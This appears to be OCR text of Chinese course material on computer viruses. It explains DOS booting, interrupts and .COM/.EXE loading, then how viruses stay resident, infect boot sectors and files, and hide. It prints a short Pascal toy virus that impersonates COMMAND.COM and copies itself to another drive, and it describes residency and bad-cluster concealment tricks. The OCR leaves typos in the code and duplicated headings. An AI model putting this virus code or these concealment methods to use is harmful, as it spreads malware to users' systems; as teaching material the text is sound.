


图2.3　　用户同DOS及DOS四大程序模块之间的执行关系和层次关系图

DOS的启动过程主要有以下一些步骤：

（1）在系统复位或加电时，计算机程序的指令指针自动从内存地址0FFFF：0000H外开始执行，该处含有一条无条件转移指令，使控制转移到系统的ROM板上，执行ROM BIOS中的系统自检和最初的初始化工作程序，以及建立INT 1FH以前的中断向量表。如果自检正常，则把系统盘上存于0面0道1扇区的系统引导记录读入内存地址0000:7C00H，并把控制权交给引导程序中的第一条指令。

（2）引导记录用于检查系统所规定的两个文件IO.SYS和MSDOS.SYS是否按规定的位置存于启动盘中，如符合要求就把它们读入内存地址0060:0000H，否则启动盘被认为不合法，启动失败。

（3）IO.SYS与MSDOS.SYS被装入内存以后，引导记录的使命即完成，控制权交给IO.SYS，该程序完成初始化系统、定位MSDOS.SYS以及装入COMMAND.COM等工作。

其主要过程是：

①建立新的磁盘基数表并修改INT 1EH向量地址指向该磁盘基数表。

②初始化异步通信口R5-232和打印机口。

③修改01H，03H，04H和1BH中断入口。

④调用INT 11H及INT 12H确定系统的硬件配置和内存RAM容量。

⑤将系统初始化程序移到内存高端并将MSDOS.SYS程序下移占据其位置。


⑥控制权交给MSDOS.SYS。MSDOS.SYS是DOS的核心部分，它在接受控制以后，也进行一系列的初始化工作，这些工作包括：初始化DOS内部表和工作区、初始化DOS的中断向量20H～2EH、建立磁盘输入/输出参数表以及设置磁盘缓冲区和文件控制块等。完成这些工作以后，继续执行IO.SYS的系统初始化程序。

⑦初始化程序检查系统盘上的系统配置程序CONFIG.SYS，如果存在，则执行该程序，按配置命令建立DOS的运行环境：设置磁盘缓冲区大小、能同时打开的句柄文件个数、加载可安装的设备驱动程序等。

⑧将命令处理程序COMMAND.COM程序装入内存，并把控制权交给该程序。至此IO.SYS文件的使命即告完成。

（4）命令处理程序在接受控制以后，重新设置中断向量22H、23H、24H和27H入口地址，然后检查系统盘上是否存在AUTOEXEC.BAT文件。若系统盘上不存在该文件，则显示日期和时间等待用户输入，显示DOS提示符。若存在该文件，则程序转入暂驻区，由批处理程序对其进行解释和执行，执行完成后显示DOS提示符。至此，DOS的整个启动过程全部结束，系统处于命令接受状态。

图2.4 DOS的启动过程图



DOS启动后，内存的组织即分配如图2.6所示，该图仅说明了DOS在基本内存（640KB）运行时的内存分配状态。在计算机通常的工作方式（实方式）下，总体上来说，DOS可以管理的内存空间为1 MB。此l MByte空间可分为两大部分，一部分是RAM区，另一部分则是ROM区。而RAM区又分为系统程序、数据区和用户程序区两部分。由于DOS的版本不同，DOS系统文件的长度就不同，从而驻留在内存中的系统程序占用的内存空间也就不同，这样用户程序区的段地址就是一个不确定的值。

从内存绝对地址0040:0000H～0040:00FFH开始存放一些重要的数据，这些数据是由ROM BIOS程序在引导过程中装入的，记录了有关系统的设备配置和存储单元的系统参数，它们是提供给ROM BIOS例行程序在进行设备操作时必备的重要数据。其中地址为40:13～40:14的两个字节存放了以lKB为单位的内存总容量（含存储扩展板容量），例如640 KB RAM为280H。有些病毒程序通过调入内皴高端并修改40:13～40:14内存而驻留内存；地址为40:6C～40:6F的4个字节为时钟数据区；前两个字节（40:6C～40:6D）为0～65535之间的一个数，由8253定时器每55 ms调1NT 8H使数值加1；后两个字节（40:6E～40:6F）为小时数，当计数值满65 535时（恰好1小时），小时数加1。病毒常通过调用这一时钟数据来检测激活的时机是否成熟。




图2.5　DOS内存分布图

2.3 中断及其处理过程

1. 中断的概念
2. 中断优先权
3. 中断向量表
4. 中断处理过程
5. 与病毒有关的中断

1. 中断的概念

1. 中断的概念

所谓中断，是指CPU对系统中发生的无一定时序关系的随机事件的响应，也就是在CPU工作过程中，当出现某种较为紧急的事件时，令CPU暂时停止当前的工作，转去执行处理此事件的程序。该处理程序完成该做的工作后，立即返回断点，CPU继续执行原程序。这个过程叫做中断。

中断是CPU处理外部突发事件的一个重要技术。使用中断，系统可在分时处理、实时操作、故障处理等方面得到提高。引起中断的原因或者说发出中断请求的来源叫做中断源。根据中断源的不同，可以把中断分为硬件中断和软件中断两大类，而硬件中断又可以分为外部中断和内部中断两类。

2. 中断优先权

CPU为了处理并发的中断请求，规定了中断的优先权，中断优先权由高到低的顺序是：

①除法错，INT 0H（溢出中断），INT nH（软件中断）；

②不可屏蔽中断；

③可屏蔽中断；

④单步中断。

3. 中断向量表

为了有效地管理各种中断，系统初始化之后在内存的最低端建立了一张中断向量表，它占有0000H到03FFH的1K地址空间。该表用来存放各种中断程序的入口地址，每一中断向量的入口地址占有4个字节，高两字节存放中断向量的段地址，低两字节存放中断向量的偏移地址。整个中断向量表中可以存放256个中断向量地址，编号从00到255。

4. 中断处理过程

首先是中断源发出中断请求，由中断控制机构把各中断请求汇集起来，按中断优先级别排队，选取一个级别最高的中断请求；而CPU硬件中，每执行完一条指令或开始取一条指令前，检查有无中断请求，如出现中断请求，CPU先确定好中断类型，然后进行如下几方面的工作：

（1）把状态标志进栈保护；

（2）0→IF（即：清除标志IF，禁止跟踪），0→TF（清除标志TF，禁止中断）；

（3）根据中断类型号计算中断向量入口地址在向量表中的位移，计算的方法是：位移＝中断类型号×4，由此获得中断向量的入口地址（段地址和偏移地址）；

（4）保护断点，把当前代码段寄存器的内容进栈保护，将中断向量的段地址送CS；把当前指令指针入栈保护，将中断向量的偏移地址送IP，于是，程序就转到了中断服务程序；

（5）进入中断服务程序之后，一般要保护现场（寄存器压栈），然后进行中断服务，在中断返回前要恢复现场（寄存器弹栈），最后用STI开中断，并用IRET恢复断点处的标志寄存器、CS和IP的值。

5. 与病毒有关的中断

(1) INT 8H时钟中断
(2) INT 10H显示器驱动程序
(3) INT 13H磁盘I／O中断
(4) INT 1AH日期/时钟I/O中断
(5) INT 1CH定时器断续中断
(6) INT 20H程序正常结束中断和INT 27H退出且驻留中断
(7) INT 24H标准错误处理程序入口地址中断
(8) INT 25H、INT 26H磁盘逻辑扇区读／写中断
(9) INT 21H系统功能调用

2.4 .COM文件和.EXE文件结构和其加载机制

- 文件型病毒专门入侵可执行文件。在DOS状态下，可执行文件共有两种：.COM和.EXE文件。可执行文件是计算机病毒传染的主要对象之一。病毒往往用附加或插入的方式隐藏在可执行程序文件中，或者采取分散及多处隐藏的方式，当病毒程序潜伏的文件被合法调用时，病毒程序也合法进入运行，并可将分散的程序在其非法占用的存储空间进行装配，构成完整的病毒体后进入运行状态。进入运行状态的病毒再去扩散感染其他文件，以致磁盘所有可执行文件均被感染甚至文件被毁坏。

1. 程序段前缀（PSP）

- 在DOS状态下，当输入一个可执行文件名或在运行中的程序中通过EXEC子功能加载—个程序时，COMMAND确定当前内存空间的最低端作为被加载程序的段起点，在该处建立—个所谓的程序段前缀控制块，其中存放有关被加载程序运行时所必需的一些重要信息和其他有关内容，其长度为256个字节，用来沟通DOS、用户程序和命令行之间的联系。程序段前缀的一般结构如图2.6所示。

图2.6 程序段前缀PSP的结构图

程序段前缀主要包括以下几部分：

（1）程序出口

（2）调用文件的信息

（3）功能调用代码

（4）环境块段地址

（5）磁盘传输区

程序段前缀为程序运行提供了必要的信息和存放信息的空间。

2. COM文件的结构及其加载

- COM文件结构简单，磁盘上对应于该文件的所有信息都是要被加载的对像，没有控制加载信息。DOS在加载.COM文件时，在内存当前空间的最低端建立一个相应的PSP，然后紧靠PSP的上方将磁盘上.COM文件的所有内容装入，并把控制转向PSP的100H偏移处，运行该文件。
- 加载.COM文件后，CPU内部寄存器的初始值被固定地设置成如下状态：
  - 4个段寄存器CS、ES、DS、SS都指向PSP的段；
  - 指令指针IP的值被设置指向0100H；
  - 堆栈指针寄存器SP的初始位被设置成FFFFH或当前可用内存字节数减2；
  - 堆栈的栈顶放入一个字0000H，为.COM文件以RET返回DOS作准备；
  - BX、CX寄存器的内容含有.COM文件的长度，一般情况下BX等于0。

3 .EXE文件的结构及其加载

- (1) . EXE文件的结构
- .EXE文件比较复杂，它允许代码、数据、堆栈段分别处于不同的段，每一个段都可以是64KB。当生成一个.EXE文件时，存放在磁盘上的执行代码凡是涉及到段地址的操作数都尚未确定，在DOS加载该程序时，需要根据当前内存空间的起始段值对每一个段进行重定位，使这些段操作数具有确定的段地址。因此，存放在磁盘上的.EXE文件一般都由两部分内容组成：一部分是文件头；另一部分是装入模块。
- 文件头位于.EXE文件的首部，它包括加载.EXE文件时所必需的控制信息和进行段重定位的重定位信息表。重定位表中含有若干个重定位项，每一项对应于装入模块中需进行段重定位的一个字，每个重定位项占有4个字节，这4个字节表示一个全地址（段地址和偏移量），其中高两字节给出某个需做段重定位字的段值，低两字节则给出其偏移量，这里的段值和偏移量，是相对于程序正文段而言的。文件头通常的长度是512字节的整数倍，重定位的项数越多，其占用的字节数越多。.EXE文件头的一般结构如表2.11所示。

表2.11 EXE文件头的一般结构

偏移值（十六进制）	字段含义
0～1	EXE文件的标志：4DH、5AH
2～3	最后一个扇区的字节数
4～5	包含文件头在内的文件页数（以512字节为一页）
6～7	重定位的项数
8～9	文件头的节数（16字节为一节）
0A～0B	程序运行所需最小节数
0C～0D	程序运行所需最大节数
0E～0F	被装入模块中堆栈段相对段值
10～11	被装入模块初始的SP值
12～13	文件所有字的累加和
14～15	被装入模块初始的IP值
16～17	被装入模块代码段的相对段值
18～19	重定位表第一个重定位项的偏移
1A～1B	覆盖号，如果程序驻留则为0
	可变保留区
	重定位表，其起始位置由18H～19H处指出
	可变保留区

3 .EXE文件的结构及其加载

- (2).EXE文件的加载过程

DOS在加载一个.EXE文件时，一般要经过以下各步：

- ①在内存的最低端建立PSP。
- ②计算装入模块的长度，把文件头的1BH字节读入内存，把文件的页长度换算成节长度，减去文件头所占的节长度，其结果是装入模块的节长度，将此节长度减去最后一个扇区的节长度20H，所得的差值乘以16再加上最后一个扇区的实际字节数，即是被装入模块的实际字节长度；
- ③把被装入模块读入内存起始段开始的内存中，或是由用户定义的内存段地址开始的内存中；
- ④把重定位表读入内存工作区，根据重定位表中的表项，对装入模块中的重定位字进行重定位修改操作；
- ⑤确定有关寄存器的初始值，把寄存器ES和DS设置成程序段前缀的段地址，将文件头中的值设置到寄存器IP、CS、SS和SP中，并把起始段值分别加到DS和SS中去，这样，程序便从CS：IP被设定的地址开始执行。

2.5 一个简单的引导程序

第3章 计算机病毒的结构及作用机制

- 3.1 计算机病毒的结构组成
- 3.2 病毒的引导部分
- 3.3 病毒的感染部分
- 3.4 病毒的表现（破坏）部分
- 3.5 脚本病毒和邮件病毒的运行机制
- 3.6 病毒的隐藏（欺骗）技术
- 3.7 新一代计算机病毒的特点及发展趋势

3.1 计算机病毒的结构组成

计算机病毒程序结构




图2.1　计算机病毒程序结构

3.1 计算机病毒的结构组成

```
Progran Virus_command;        {寄生于COMMAND.COM中的病毒}                    {1}
Uses Crt,dos;                                                                {2}
Var First3:strint[3];    user_Command:string;                                {3}
Begin                                                                        {4}
Repeat                                                                       {5}
  Write('A>');                          {给出一个正常的假象}                  {6}
    Readin(User_Command);                       {读入用户命令}               {7}
  Exec('A:\Comm.com', '/C'+User_Command); {用原解释器解释执行命令}            {8}
  First3:=copy(User Command, 1,3);                  {查命令前三字符}         {9}
  if  (First3= 'dir') or (First3=  'ver') then     {检查时机}
   {10}
  begin                                 {命令为DIR或VER，时机成熟}           {11}
    User_Command:= 'Copy A:\Comm.com'+ 'B:\Comm.com';{复制原解释器到B:}{12}
        Exec('A:\Comm.com', '/C'+User_Command);                              {13}
   User_Command:='Copy A:\Command.com'+B:\Command.com';{复制自身到B:}{14}
        Exec('A:\Comm.com', '/C' + User_Command);                            {15}
   Writeln('This is virus program");     {表现自己}                          {16}
  End;
Until False;
end
```

3.1 计算机病毒的结构组成

❖ 计算机病毒的磁盘存贮结构

引导型病毒

病毒程序一般被划分为两部分，第一部分存放在磁盘引导扇区中；第二部分则存放在磁盘其他的扇区中。

病毒程序在感染一个磁盘时，首先根据FAT表在磁盘上找到一个空白簇（如果病毒程序的第二部分占用若干个簇，则需要找到一个连续的空白簇），然后将病毒程序的第二部分以及磁盘原引导扇区的内容写入该空白簇，接着将病毒程序的第一部分和写入磁盘引导扇区中。

另外，为了保护自己，病毒程序在将其第二部分写入空白簇后，立即将这些簇在FAT表中登记项的内容强制地标记为坏簇（FF7H）。

文件型病毒

文件型病毒的在磁盘上的存贮结构就简单多了，文件型病毒程序附着在被感染文件的首部、尾部或中间，甚至嵌入到文件的空隙处，但病毒程序并没有独立占用磁盘上的空白簇。这样，病毒程序所占用的磁盘空间就仅仅依赖于其宿主程序所占用的磁盘空间。

3.1 计算机病毒的结构组成

❖ 计算机病毒的内存驻留结构

引导型病毒

引导型病毒是在系统启动时被装入内存的，此时，系统中断INT 21H还未设定，病毒程序要使自身驻留内存，不能采用系统功能调用的方法。为此，病毒程序将自身移动到适当的内存高端，采用修改内存容量描述字的方法，将0000:0413H处的内存容量描述字减少适当的长度（该长度一般等于病毒程序的长度），使得存放在内存高端的病毒程序不被其他程序所覆盖（但高端基本内存并不是唯一的选择，内存中有些小块内存系统没有使用，也有些病毒会驻留在这些小块空闲内存中，比如BASIC病毒）。

文件型病毒

对于文件型病毒来说，病毒程序是在运行其宿主程序时被装入内存的，此时，系统中断功能调用已设定，所以病毒程序一般将自身指令代码与原宿主程序进行分离，并将病毒程序移动到内存高端或当前用户程序区最低内存地址，然后调用系统功能调用，将病毒程序常驻于内存。以后即使宿主程序运行结束，返回DOS，病毒程序也将驻留在内存而不被任何应用程序覆盖。文件型病毒按其驻留内存方式的不同可分为高端驻留、常规驻留、内存控制链驻留、设备程序补丁驻留和不驻留等几种类型。

3.2 病毒的引导部分

- 3.2.1 病毒的引导模块及引导机制
- 3.2.2 引导部分程序举例

3.2.1病毒的引导模块及引导机制

- 病毒引导模块的主要作用是将静态病毒激活，使之成为动态病毒（加载）。
- 病毒程序的加载分为两个步骤：一是系统加载过程；二是病毒附加的加载过程。病毒程序选择的加载点、目标多是计算机的固有弱点或软件系统的输入节点。
- 病毒程序的加载受到操作系统的制约。DOS系统下，病毒程序的加载有3种方式：①参与系统启动过程②依附正常文件加载③直接运行病毒程序。

3.2.1病毒的引导模块及引导机制

- DOS系统下，病毒的加载过程，主要由3个步骤组成：
  - （1）开辟内存空间；
  - （2）病毒体定位和驻留；

    其中驻留内存的方法有以下几种：
    - ① 减少DOS系统可分配空间
    - ② 利用系统模块间的空隙和DOS间隙
    - ③利用功能调用驻留内存
    - ④占用系统程序使用空间（又称程序覆盖方法）

    一般Windows环境下的病毒有3种方法驻留内存： 一是将病毒作为一个Windows环境下的应用程序，拥有自己的窗口（隐藏的）和消息处理函数；二是使用DPMI申请一块系统内存，将病毒代码放入其中；三是将病毒作为一个VXD（WIN 9X下的设备驱动程序）或VDD（WIN 2000/NT下的设备驱动程序）加载到内存中运行。
  - （3）恢复系统功能

恢复系统功能

- 对于寄生在磁盘引导扇区的病毒来说，病毒引导程序占有了原系统引导程序的位置，并把原系统引导程序搬移到一个特定的地方。这样系统一启动，病毒引导模块就会被自动地装入内存并获得执行权，然后该引导程序负责将病毒程序的感染模块和表现（破坏）模块装入内存的适当位置，并采取常驻内存技术以保证这两个模块不会被覆盖，接着对该两个模块设定某种激话方式，使之在适当的时候获得执行权。处理完这些工作后，病毒引导模块将系统引导模块装入内存，使系统在带毒状态下运行。
- 对于寄生在可执行文件中的病毒来说，病毒程序一般通过修改原有可执行文件的头部参数的方法使自己与可执行文件链接在一起，并使自己能够在该文件被加载时首先进入系统，转入病毒程序引导模块，该引导模块也完成把病毒程序的其他两个模块驻留及初始化的工作（也有不驻留内存的文件型病毒），然后把执行权交给执行文件，使系统及执行文件在带毒的状态下运行。为了进行传染和表现（破坏），病毒一般还修改系统中断向量，最常见的是修改INT 21H，这样病毒就可完全控制系统中所有文件的执行和读、写操作。

- 有的病毒没有1、2两部分，即不驻留内存，而是直接调用感染或表现（破坏）模块。

3.2.2 引导部分程序举例

- **“小球”病毒的引导部分**
- 用被小球病毒传染的磁盘启动，则病毒程序的第一部分（含有病毒的引导部分）被读到内存0000:7C00H处。病毒的引导程序主要进行以下操作：
- 修改内存可用空间的大小，病毒先在内存的最高端预留出2kB存储空间。
- 将病毒的引导程序模块及有关参数从0000:7C00H处移到该区域中，然后把控制转向该区域的病毒程序处开始执行；
- 在标为“坏”磁盘扇区中装有病毒程序的另一部分，将其装入并连接到病毒引导模块之后；
- 将原DOS的正常引导程序读入内存中病毒程序引导模块腾出来的0000:7C00H处；
